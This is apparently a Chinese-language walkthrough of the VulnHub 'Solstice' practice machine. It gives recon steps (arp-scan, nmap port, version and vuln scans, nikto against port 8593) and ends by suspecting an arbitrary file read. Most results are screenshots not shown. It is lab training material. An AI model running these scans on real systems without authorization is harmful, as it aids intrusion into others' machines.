
Solstice

下载地址：<https://download.vulnhub.com/sunset/solstice.ova>


主机发现

arp-scan -l




扫描端口

nmap --min-rate 10000 -p- 192.168.21.147




这里端口有太多于是我就整理了一下

nmap --min-rate 10000 -p- 192.168.21.147 -oA ports




数据整理

cat ports.nmap|grep open |awk -F '/' '{print $1}' |tr '\n' ','




版本信息

nmap -sV -sU -O -p21,22,25,80,139,445,2121,3128,8593,54787,62524 192.168.21.147




漏洞扫描

nmap --script=vuln -p21,22,25,80,139,445,2121,3128,8593,54787,62524 192.168.21.147




Cve-2010-1344资料




拒接登入=废的

看一下网站



说白了啥都没有

注意一下apache的服务其他的端口也会有web






纯白没有意义

对8593下手

没有任何提示我们需要漏洞扫描了，网上找找就能找到自带的漏洞扫描




一般信息

nikto -host 192.168.21.147



敏感目录


nikto -host <http://192.168.21.147/dvwa>



突破口大概率是8593

于是指定端口扫描

nikto -host 192.168.21.147 -p 8593






任意文件读取？试一下

